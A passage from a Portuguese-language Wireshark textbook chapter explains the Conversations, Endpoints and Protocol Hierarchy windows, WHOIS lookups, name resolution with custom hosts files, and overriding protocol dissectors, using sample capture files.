66.235.143.54	172.16.16.128	16	5217	7	1573	9	3644	4.475410000	15.134210	831	1926
66.235.143.121	172.16.16.197	10	3234	5	1490	5	1744	73.279308000	9.893837	1204	1410

Figura 5.3 – A janela Conversations (Conversas) permite dissecar cada conversa de um arquivo de captura.

A janela Conversations está organizada de acordo com o protocolo. Para ver apenas as conversas que usem um protocolo em particular, clique em uma das abas na parte superior da janela (como na janela Endpoints) ou adicione outros tipos de protocolo clicando no botão Conversation Types (Tipos de conversa) na parte inferior à direita. Como ocorre na janela Endpoints, você pode usar resolução de nomes, limitar as conversas visíveis usando um filtro de exibição e clicar em uma conversa específica com o botão direito do mouse para criar filtros com base em conversas específicas. Filtros baseados em conversas são úteis para explorar detalhes de sequências de comunicação interessantes.

## Identificando os top talkers com as janelas Endpoints e Conversations

As janelas Endpoints e Conversations são úteis na resolução de problemas de rede,

especialmente se você estiver tentando localizar a origem de um volume significativo de tráfego na rede.

Como exemplo, vamos observar novamente o arquivo *lotsofweb.pcapng*. Como o nome implica, esse arquivo de captura contém tráfego HTTP gerado por vários clientes navegando na internet. A Figura 5.4 mostra uma lista de endpoints nesse arquivo de captura, ordenados pela quantidade de bytes.

Observe que o endpoint responsável pela maior parte do tráfego (em bytes) é o endereço 172.16.16.128. É um endereço interno de rede (discutiremos como isso é determinado no Capítulo 7) e, por ser o dispositivo responsável pela maior parte da comunicação nessa captura, recebe a designação de *top talker* (host que está conversando mais).




Figura 5.4 – A janela Endpoints mostra quais hosts estão conversando mais.

O endereço com o segundo maior volume de tráfego é 74.125.103.163, que é um endereço externo (de internet). Quando vir endereços externos sobre os quais você não sabe nada, pesquise o registro WHOIS para descobrir o proprietário registrado. Nesse caso, o American Registry for Internet Numbers (<https://whois.arin.net/ui/>) revela que o Google é o dono desse endereço IP, como vemos na Figura 5.5.

Network	
Net Range	74.125.0.0 - 74.125.255.255
CIDR	74.125.0.0/16
Name	GOOGLE
Handle	NET-74-125-0-0-1
Parent	NET74 (NET-74-0-0-0-0)
Net Type	Direct Allocation
Origin AS	
Organization	Google Inc. (GOGL)
Registration Date	2007-03-13
Last Updated	2012-02-24
Comments	
RESTful Link	<a href="https://whois.arin.net/rest/net/NET-74-125-0-0-1">https://whois.arin.net/rest/net/NET-74-125-0-0-1</a>
See Also	<a href="#">Related organization's POC records.</a>
See Also	<a href="#">Related delegations.</a>

*Figura 5.5 – A visualização dos resultados do WHOIS para 74.125.103.163 aponta para um IP do Google.*

#### **DETERMINANDO QUEM É O DONO DE UM ENDEREÇO IP COM O WHOIS**

A atribuição de endereços IP é administrada por diferentes entidades com base em sua localização geográfica. O ARIN é responsável pela atribuição de endereços IP nos Estados Unidos e em algumas áreas ao redor, enquanto o AfriNIC administra as atribuições na África, o RIPE cuida da Europa e o APNIC gerencia a região da Ásia/Pacífico. Em geral, você executaria um WHOIS para um IP no site do registry responsável por esse IP. É claro que somente olhando para um endereço, é improvável que você saiba qual registry regional é responsável por ele. Sites como Robtex (<http://robtex.com/>) farão o trabalho pesado para você e consultarão o registry correto para obter os resultados. Contudo, se você consultar o registry incorreto na primeira tentativa, em geral o registry correto lhe será informado.

Dada essa informação, você poderia supor que 172.16.16.128 e 74.125.103.163 estão se comunicando bastante, cada um com vários outros dispositivos, ou os dois endpoints estão se comunicando um com o outro. De fato, como ocorre com frequência com pares de endpoints que são top talkers, os endpoints estarão se comunicando um com o outro. Para confirmar, abra a janela Conversations (Conversas), selecione a aba IPv4 e ordene a lista por bytes. Você verá que esses dois endpoints fazem parte da conversa com o maior número de bytes transferidos. O padrão de transferência sugere um download extenso, pois o número de bytes transmitidos do Endereço A externo (74.125.103.163) é muito maior que o número de bytes transmitidos do Endereço B interno (172.16.16.128), como vemos na Figura 5.6.

Wireshark · Conversations · lotsofweb

Ethernet · 13	IPv4 · 103	IPv6 · 4	TCP · 279	UDP · 93						
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	▲
74.125.103.163	172.16.16.128	3,927	4232 k	2882	4173 k	1045	58 k	39.247091000	54.307799	
66.35.45.201	172.16.16.136	1,106	807 k	596	702 k	510	104 k	10.306330000	83.442116	
74.125.103.147	172.16.16.128	608	633 k	435	620 k	173	12 k	9.966132000	7.539890	
74.125.166.28	172.16.16.128	553	532 k	382	519 k	171	13 k	3.242850000	38.430937	
64.208.21.43	172.16.16.128	551	357 k	309	280 k	242	77 k	6.085472000	72.329769	
65.173.218.96	172.16.16.136	473	331 k	263	305 k	210	25 k	59.432328000	27.290208	
74.125.95.149	172.16.16.128	415	323 k	271	289 k	144	33 k	3.243592000	80.884280	
4.23.40.126	172.16.16.197	451	318 k	234	291 k	217	26 k	73.085870000	13.245934	
172.16.16.128	209.85.225.165	274	288 k	71	8345	203	280 k	4.385288000	48.369102	
172.16.16.128	205.203.140.65	363	251 k	128	72 k	235	179 k	1.709231000	76.713264	
172.16.16.197	204.160.126.126	449	185 k	243	66 k	206	118 k	16.497808000	69.835435	
172.16.16.128	204.160.104.126	327	149 k	161	64 k	166	85 k	3.317446000	11.191162	
72.32.92.4	172.16.16.136	387	130 k	190	97 k	197	32 k	14.245523000	36.732188	▼

Name resolution     Limit to display filter     Conversation Types

Figura 5.6 – A janela Conversations (Conversas) confirma que os dois top talkers estão se comunicando um com o outro.

Essa conversa pode ser analisada aplicando o seguinte filtro de exibição:

```
ip.addr == 74.125.103.163 && ip.addr == 172.16.16.128
```


Se fizer rolagens pela lista de pacotes, você verá diversas requisições de DNS para o domínio *youtube.com* na coluna Info da janela Packet List. Isso é consistente com nossa constatação de que 74.125.103.163 é um endereço IP do Google, pois ele é o dono do YouTube.

Veremos como usar as janelas Endpoints e Conversations em cenários práticos nos capítulos restantes deste livro.

## Estatísticas da hierarquia de protocolos

Ao lidar com arquivos de captura com os quais você não tenha familiaridade, às vezes será necessário determinar a distribuição do tráfego de acordo com o protocolo, ou seja, qual percentual de uma captura corresponde a TCP, IP, DHCP, e assim por diante? Em vez de contabilizar os pacotes e totalizar os resultados, a janela Protocol Hierarchy Statistics (Estatísticas de hierarquia de protocolos) do Wireshark pode oferecer essas informações a você.

Por exemplo, com o arquivo *lotsofweb.pcapng* ainda aberto e depois de limpar qualquer filtro anteriormente aplicado, abra a janela Protocol Hierarchy Statistics, como vemos na Figura 5.7, selecionando **Statistics4Protocol Hierarchy** (EstatísticasHierarquia de protocolos).



*Figura 5.7 – A janela Protocol Hierarchy Statistics (Estatísticas de hierarquia de protocolos) mostra a distribuição do tráfego de acordo com o protocolo.*

A janela Protocol Hierarchy Statistics apresenta uma imagem instantânea (snapshot) do tipo de atividade ocorrendo em uma rede. Na Figura 5.7, há 100% de tráfego Ethernet, 99,7% de IPv4, 98% de TCP e 13,5% de HTTP correspondente à navegação web. Essas informações oferecem uma ótima forma de obter um benchmark de sua rede, especialmente depois que você tiver uma imagem mental de como geralmente é o aspecto do tráfego em sua rede. Por exemplo, se você souber que 10% de seu tráfego de rede normalmente é de tráfego ARP, mas observar 50% de tráfego desse tipo em uma captura recente, talvez haja algo errado. Em alguns casos, a simples existência de um protocolo poderia ser interessante. Se você não tem nenhum dispositivo configurado para usar STP (Spanning Tree Protocol), vê-lo em uma hierarquia de protocolos pode significar que um dispositivo está indevidamente configurado.

Com o tempo, você perceberá que a janela Protocol Hierarchy Statistics pode ser usada para gerar o perfil de usuários e dispositivos em uma rede simplesmente observando a distribuição dos protocolos em uso. Por exemplo, um volume maior de tráfego HTTP informará que há muita navegação web ocorrendo. Talvez você perceba também que poderá identificar dispositivos específicos na rede simplesmente observando o tráfego de um segmento de rede pertencente a uma unidade de negócios. Por exemplo, o departamento de TI talvez use mais protocolos administrativos como ICMP ou SNMP, o

serviço de atendimento ao cliente pode ser responsável por um volume maior de tráfego SMTP (email) e o estagiário irritante lá no canto pode estar inundando a rede com tráfego para *World of Warcraft*!

## Resolução de nomes

Dados de rede são enviados entre endpoints com a ajuda de diversos sistemas de endereçamento alfanuméricos, que muitas vezes são longos ou complicados demais para lembrar, como um endereço MAC 00:16:ce:6e:8b:24, um endereço IPv4 192.168.47.122 ou um endereço IPv6 2001:db8:a0b:12f0::1. A *resolução de nomes* (também chamada de busca [lookup] de nomes) converte um endereço identificador em outro, principalmente para deixar o endereço mais fácil de ser lembrado. Por exemplo, é muito mais fácil se lembrar de *google.com* do que de 216.58.217.238. Ao associar nomes fáceis de ler a esses endereços enigmáticos, será mais natural lembrá-los e identificá-los.

### Ativando a resolução de nomes

O Wireshark pode usar resolução de nomes quando exibe dados de pacotes para facilitar a análise. Para fazer o Wireshark usar a resolução de nomes, selecione **Edit4Preferences4Name Resolution** (Editar4Preferências4Resolução de nomes). A Figura 5.8 mostra essa janela. Eis as principais opções disponíveis no Wireshark para resolução de nomes:

**Resolve MAC addresses (Resolver endereços MAC)** Utiliza o protocolo ARP para tentar converter endereços MAC de camada 2, como 00:09:5b:01:02:03, em endereços de camada 3, como 10.100.12.1. Se as tentativas para essa conversão falharem, o Wireshark usará o arquivo *ethers* em seu diretório de programa para tentar fazer a conversão. O último recurso do Wireshark será converter os três primeiros bytes do endereço MAC no nome do fabricante do dispositivo especificado pelo IEEE, como *Netgear\_01:02:03*.

**Resolve transport names (Resolver nomes de transporte)** Tentativas de converter um número de porta em um nome associado; por exemplo, exibir a porta 80 como *http*. Será conveniente quando você encontrar uma porta incomum e não souber qual serviço geralmente está associado a ela.

**Resolve network (IP) addresses (Resolver endereços de rede [IP])** Tenta converter um endereço de camada 3, como 192.168.1.50, em um nome DNS fácil de ler, como *MarketingPC1.domain.com*. É conveniente para identificar o propósito ou o proprietário de um sistema, supondo que ele tenha um nome descritivo.




Figura 5.8 – Ativando a resolução de nomes no diálogo Preferences (Preferências). Das três primeiras caixas de seleção pertinentes a tipos de resolução de nomes, somente Resolve MAC addresses (Resolver endereços MAC) está marcada.

O diálogo Preferences em Name Resolution na Figura 5.8 inclui outras opções úteis:

**Use captured DNS packet data for address resolution (Usar dados de pacotes DNS capturados para resolução de endereço)** Faz parse de dados de pacotes DNS capturados para resolver endereços IP em nomes DNS.

**Use an external network name resolver (Usar um resolver externo de nomes de rede)** Permite que o Wireshark gere consultas ao servidor DNS usado pela sua máquina de análise para resolver endereços IP em nomes DNS. Será útil se você quiser usar resolução de nomes DNS, mas a captura sendo analisada não contém os pacotes DNS relevantes.

**Maximum concurrent requests (Máximo de requisições concorrentes)** Limita o número de consultas DNS concorrentes que podem ser feitas ao mesmo tempo. Utilize essa opção se sua captura gerar muitas requisições DNS e você estiver preocupado em consumir muita largura de banda em sua rede ou no servidor DNS.

**Only use the profile “hosts” file (Usar apenas o arquivo “hosts” do perfil)** Limita a resolução de DNS ao arquivo host associado ao perfil ativo no Wireshark. Descreverei como usar esse arquivo mais adiante nesta seção.

As alterações feitas na tela Preferences persistirão após o Wireshark ter sido fechado e reaberto. Para fazer mudanças na resolução de nomes durante a execução sem que elas sejam persistentes, alterne as configurações para resolução de nomes, ativando-as e desativando-as, clicando em **View>Name Resolution** (Visualizar>Resolução de nomes) no menu suspenso principal. Você tem a opção de ativar ou desativar a resolução de nomes para endereços físicos, de transporte e de rede.

É possível tirar proveito das várias ferramentas para resolução de nomes a fim de deixar seus arquivos de captura mais legíveis e economizar bastante tempo em determinadas situações. Por exemplo, a resolução de nomes DNS pode ser usada para ajudar a identificar prontamente o nome de um computador que você esteja tentando identificar como a origem de um determinado pacote.

## Possíveis desvantagens da resolução de nomes

Considerando seus benefícios, o uso da resolução de nomes pode parecer uma solução para todos os casos, mas há algumas possíveis desvantagens. Em primeiro lugar, a resolução de nomes de rede pode falhar se não houver nenhum servidor DNS disponível para fornecer o nome associado a um endereço IP. Informações para resolução de nomes não são salvas no arquivo de captura, portanto o processo de resolução deve ocorrer sempre que um arquivo for aberto. Se você capturar pacotes em uma rede e então abrir esses dados em outra rede, seu sistema talvez não seja capaz de acessar os servidores DNS da rede original, e a resolução de nomes falhará.

Além disso, a resolução de nomes exige um overhead adicional para processamento. Ao lidar com um arquivo de captura muito grande, talvez você queira deixar de lado a resolução de nomes para conservar os recursos do sistema. Se tentar abrir um arquivo de captura grande e perceber que seu sistema está tendo dificuldades para carregá-lo ou que o Wireshark falha, desativar a resolução de nomes talvez ajude.

Outro problema é que, pelo fato de a resolução de nomes de rede depender de DNS, esse processo poderá gerar pacotes indesejados que turvarão seu arquivo de captura, pois tráfego será enviado aos servidores DNS para resolver os endereços. Para complicar mais ainda a situação, se o arquivo de captura que você estiver analisando contiver endereços IP maliciosos, tentar resolvê-los poderá gerar consultas a uma infraestrutura controlada por um invasor, o que poderia lhe fornecer indícios de que você está ciente de suas ações, possivelmente fazendo de você um alvo. Para reduzir os riscos de turvar o seu arquivo de pacotes ou de se comunicar involuntariamente com um invasor, desative a opção Use an external network name resolver (Usar um resolver externo de nomes de rede) no diálogo Preferences (Preferências) em Name Resolution (Resolução de nomes).

## Usando um arquivo hosts personalizado

Pode ser tedioso monitorar o tráfego de vários hosts em arquivos de captura grandes, especialmente quando uma resolução externa de hosts não está disponível. Uma maneira de ajudar a resolver esse problema é nomear manualmente os sistemas com base em seus

endereços IP em um arquivo *hosts* do Wireshark, que é um arquivo-texto contendo uma lista mapeando endereços IP a nomes. O arquivo *hosts* pode ser usado para atribuir nomes a endereços no Wireshark para uma referência rápida. Esses nomes serão mostrados no painel Packet List (Lista de pacotes).

Para usar um arquivo *hosts*, siga os passos a seguir:

1. Selecione **Edit4Preferences4Name Resolution** (Editar4Preferências4Resolução de nomes) e, em seguida, selecione **Only use the profile “hosts” file** (Usar apenas o arquivo “hosts” do perfil).
2. Crie um novo arquivo usando o Notepad do Windows ou um editor de texto semelhante. O arquivo deve conter uma entrada por linha, com um endereço IP e o nome para o qual esse endereço será resolvido, como mostra a Figura 5.9. O nome que você escolher à direita será mostrado na janela de lista de pacotes sempre que o Wireshark encontrar o endereço IP à esquerda.




Figura 5.9 – Criando um arquivo hosts no Wireshark.

3. Salve o arquivo em formato texto simples com o nome *hosts* no diretório apropriado, conforme listado a seguir. Certifique-se de que o arquivo não terá nenhuma extensão!
  - Windows: <PERFIL DO USUÁRIO>\Application Data\Wireshark\hosts
  - OS X: /Users/<nomedousuário>/.wireshark/hosts
  - Linux: /home/<nomedousuário>/.wireshark/hosts

Agora abra um arquivo de captura, e qualquer endereço IP em seu arquivo *hosts* deverá ser resolvido para os nomes especificados, como mostra a Figura 5.10. Em vez de mostrar os endereços IP nas colunas Source (Origem) e Destination (Destino) na janela de lista de pacotes, nomes mais significativos serão exibidos.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Workstation	Google	TCP	66	1606 → 80 [SYN] Seq=2082691767 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2	0.030187	Google	Workstation	TCP	66	80 → 1606 [SYN, ACK] Seq=2755577373 Ack=2882691768 Win=5720 Len=0 MSS=1460 SACK_PERM=1 W...
3	0.030182	Workstation	Google	TCP	54	1606 → 80 [ACK] Seq=2082691768 Ack=2755577374 Win=16872 Len=0
4	0.030248	Workstation	Google	HTTP	681	GET / HTTP/1.1

Figura 5.10 – Resolução de nomes com base em um arquivo hosts no Wireshark.

O uso de arquivos *hosts* dessa maneira pode melhorar drasticamente sua capacidade de reconhecer determinados hosts durante as análises. Ao trabalhar com uma equipe de analistas, considere compartilhar um arquivo *hosts* contendo recursos conhecidos entre os funcionários que trabalham com rede. Isso ajudará sua equipe a reconhecer rapidamente os

sistemas com endereços estáticos, como servidores e roteadores.

**NOTA** Se seu arquivo hosts não estiver aparentemente funcionando, certifique-se de não ter adicionado acidentalmente uma extensão ao nome do arquivo. O nome do arquivo deve ser simplesmente hosts.

## Resolução de nomes iniciada manualmente

O Wireshark também tem a capacidade de forçar a resolução de nomes temporariamente por demanda. Isso é feito clicando em um pacote com o botão direito do mouse no painel Packet List (Lista de pacotes) e selecionando a opção Edit Resolved Name (Editar nome resolvido). A janela apresentada permitirá especificar um nome para um endereço, como um rótulo. Essa resolução será perdida depois que o arquivo de captura for fechado, fazendo com que essa seja uma forma rápida de atribuir um rótulo a um endereço sem fazer alterações permanentes que teriam de ser posteriormente revertidas. Uso essa técnica com frequência, pois é um pouco mais fácil do que editar manualmente um arquivo hosts a cada captura de pacotes que analiso.

## Dissecção de protocolos

Um dos pontos fortes mais importantes do Wireshark é o suporte para análise de mais de mil protocolos. O Wireshark apresenta essa capacidade porque tem código aberto, oferecendo assim um framework para criar *dissecadores de protocolo* (protocol dissectors). Eles permitem que o Wireshark reconheça e decodifique um protocolo em vários campos que podem ser exibidos na interface de usuário. O Wireshark utiliza vários dissecadores em conjunto para interpretar cada pacote. Por exemplo, o dissecador do protocolo ICMP permite que o Wireshark reconheça que um pacote IP contém dados ICMP, extraia o tipo e o código de ICMP e formate esses campos para exibição na coluna Info no painel Packet List.

Você pode pensar em um dissecador como um tradutor de dados brutos para o programa Wireshark. Para que ofereça suporte a um protocolo, o Wireshark deve ter um dissecador (ou você poderá escrever o seu próprio dissecador).

## Alterando o dissecador

O Wireshark utiliza dissecadores para detectar protocolos individuais e decidir como exibirá as informações de rede. Infelizmente, o Wireshark nem sempre faz as escolhas corretas ao selecionar o dissecador a ser usado em um pacote. Em especial, isso é verdade quando um protocolo na rede utiliza uma configuração não padrão, como uma porta não default (que muitas vezes é configurada por administradores de rede como medida de segurança ou por funcionários tentando contornar controles de acesso).

Quando o Wireshark aplica incorretamente os dissecadores, é possível sobreescriver essa seleção. Por exemplo, abra o arquivo de trace *wrongdissector.pcapng*. Esse arquivo contém uma porção de comunicação SSL entre dois computadores. O SSL é o protocolo

Secure Socket Layer (Camada de Socket Seguro) utilizado para comunicação criptografada entre hosts. Na maioria das circunstâncias usuais, visualizar o tráfego SSL no Wireshark não resultará em muitas informações úteis por causa de sua natureza criptografada. No entanto, há algo definitivamente errado nesse exemplo. Se observar rapidamente o conteúdo de vários desses pacotes clicando-os e analisando o painel Packet Bytes (Bytes de pacotes), você verá um tráfego com texto simples. De fato, se observar o pacote 4, você verá que a aplicação de servidor FTP FileZilla é mencionada. Os próximos pacotes claramente exibem uma requisição e a resposta tanto para um nome de usuário quanto para uma senha.

Se esse fosse realmente um tráfego SSL, você não seria capaz de ler nenhum dado contido nos pacotes e, certamente, não veria todos os nomes de usuário e senhas transmitidos em formato texto simples, como mostra a Figura 5.11. Considerando as informações apresentadas aqui, é seguro supor que isso provavelmente é um tráfego FTP, não um tráfego SSL. É provável que o Wireshark esteja interpretando esse tráfego como SSL porque a porta 443 está sendo usada, como vemos na coluna Info, e a porta 443 é a porta-padrão utilizada pelo HTTPS (HTTP sobre SSL).

